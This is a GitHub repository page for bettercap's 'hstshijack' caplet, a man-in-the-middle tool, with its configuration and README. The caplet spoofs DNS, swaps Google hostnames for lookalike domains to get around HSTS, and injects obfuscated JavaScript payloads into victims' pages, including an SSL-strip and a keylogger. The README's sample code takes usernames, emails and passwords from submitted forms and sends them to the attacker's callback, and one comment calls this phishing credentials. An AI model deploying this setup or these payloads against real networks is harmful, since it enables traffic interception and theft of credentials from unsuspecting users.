| .. | ||
| payloads | ||
| domains.txt | ||
| hstshijack.cap | ||
| hstshijack.js | ||
| index.json | ||
| README.md | ||



Caplet
# Documentation can be found at https://github.com/bettercap/caplets/tree/master/hstshijack

# Domains assigned to 'hstshijack.targets', 'hstshijack.blockscripts' and 'hstshijack.payloads'
# variables get precendence over those assigned to the 'hstshijack.ignore' variable.
set hstshijack.targets         *.google.com, google.com, gstatic.com, *.gstatic.com
set hstshijack.replacements    *.google.corn,google.corn,gstatic.corn,*.gstatic.corn
set hstshijack.ssl.domains     /usr/local/share/bettercap/caplets/hstshijack/domains.txt
set hstshijack.ssl.index       /usr/local/share/bettercap/caplets/hstshijack/index.json
set hstshijack.ssl.check       true
#set hstshijack.blockscripts    example.com,*.example.com
set hstshijack.obfuscate       true
set hstshijack.payloads        *:/usr/local/share/bettercap/caplets/hstshijack/payloads/hijack.js,*:/usr/local/share/bettercap/caplets/hstshijack/payloads/sslstrip.js,*:/usr/local/share/bettercap/caplets/hstshijack/payloads/keylogger.js
#set hstshijack.ignore          *

set http.proxy.script  /usr/local/share/bettercap/caplets/hstshijack/hstshijack.js
http.proxy on

set dns.spoof.domains  *.google.corn,google.corn,gstatic.corn,*.gstatic.corn
set dns.spoof.all      true
dns.spoof on
hijack.js payload
This module injects files with a JavaScript payload (hijack.js) which acts as a callback for bettercap, and takes care of hostname spoofing in attributes of injected documents, as well as XMLHttpRequest.
Injecting hijack.js is essential for hostname spoofing.
Scalable domain indexing (SSL log)

When hosts respond with an HTTPS redirect, bettercap will save their hostnames in a list and keep track of the index ranges of these hostnames sorted by each character's Unicode code point value, allowing the list to scale by reducing a considerable amount of overhead for the proxy module.
By default, this caplet will remap the index ranges on launch of all the domains that were found in the file that you assigned to the hstshijack.ssl.domains variable (to ensure that it is still in the right format). You can skip this by setting the hstshijack.ssl.check variable value to false.
Bettercap will also send a HEAD request to unknown hosts that were discovered in the injected document and retrieved via a callback from the hijack.js payload. This is done to learn what hosts use HTTPS, ahead of time.
Hostnames that you target with the hstshijack.targets variable are automatically logged and indexed.
Hostname spoofing
In the caplet file you can assign comma separated domains to the hstshijack.targets variable. (wildcard allowed)
For every targeted hostname you must specify a replacement hostname, like this:
set hstshijack.targets       google.com, *.google.com
set hstshijack.replacements  google.corn,*.google.corn
You can try to make them as unnoticeable as you can, but your options are limited here in terms of evading HSTS.
Block scripts
In the caplet file you can block JavaScript from hosts by assigning them to the hstshijack.blockscripts variable. (wildcard allowed)
Custom payloads
You can also inject your own scripts into files from your specified hosts by assigning them to the hstshijack.payloads variable.
Custom payloads are (optionally) obfuscated at launch, executed synchronously, and wrapped inside a function that is defined as a property of the current JavaScript context (globalThis). This is done to ensure that your payload is only executed once per application, even if injected multiple times. Individual payloads are not failsafe, so you must set your conditions/try and catch blocks yourself.
Example:
set hstshijack.payloads *:/usr/local/share/bettercap/caplets/hstshijack/payloads/hijack.js,*:/usr/local/share/bettercap/caplets/hstshijack/payloads/sslstrip.js,*:/usr/local/share/bettercap/caplets/hstshijack/payloads/keylogger.js
You should always inject the hijack.js payload when spoofing hostnames.
Obfuscation
You can write custom payloads that are automatically obfuscated by the module.
Basically, every word that was found beginning with obf_ will be obfuscated.
Example:
function obf_function() {
  alert("Random variable: obf_whatever_follows")
}

obf_function()
Will be injected as:
function jfIleNwmKoa() {
  alert("Random variable: AsjZnJWklwMNqshCaloE")
}

jfIleNwmKoa()
Silent callbacks
You can have your payloads send callbacks to your machine that bettercap will print, but not proxy.
Example of a silent callback:
form.onsubmit = function() {
  req = new XMLHttpRequest()
  req.open("POST", "http://" + location.host + "/obf_path_callback?username=" + username + "&password=" + password)
  req.send()
}
The following POST request will be sniffed by bettercap, but not proxied (the request will be dropped).
Any instance of obf_path_callback will be replaced with the callback path (see example above).
Whitelisting callbacks
You can automatically terminate an attack between specific clients and hosts by making the client's machine initiate a whitelisting callback.
Example of multiple whitelisting callbacks:
// Whitelist multiple hosts to ensure the intended resources will load.

form.onsubmit = function() {
  // Whitelist current hostname and phish credentials
  req = new XMLHttpRequest()
  req.open("POST", "http://" + location.hostname + "/obf_path_whitelist?email=" + email + "&password=" + password)
  req.send()

  // Whitelist facebook
  req = new XMLHttpRequest()
  req.open("POST", "http://facedook.com/obf_path_whitelist")
  req.send()

  // Whitelist facebook CDN
  req = new XMLHttpRequest()
  req.open("POST", "http://static.xx.fdcdn.net/obf_path_whitelist")
  req.send()

  // Whitelist redirect to facebook
  req = new XMLHttpRequest()
  req.open("POST", "http://fd.com/obf_path_whitelist")
  req.send()
}
When a request is sent as above, bettercap will stop spoofing connections between the sender and the requested host.
If any resource from a spoofed host is requested that was previously whitelisted for that client, then that client will be redirected to the intended (unspoofed) host.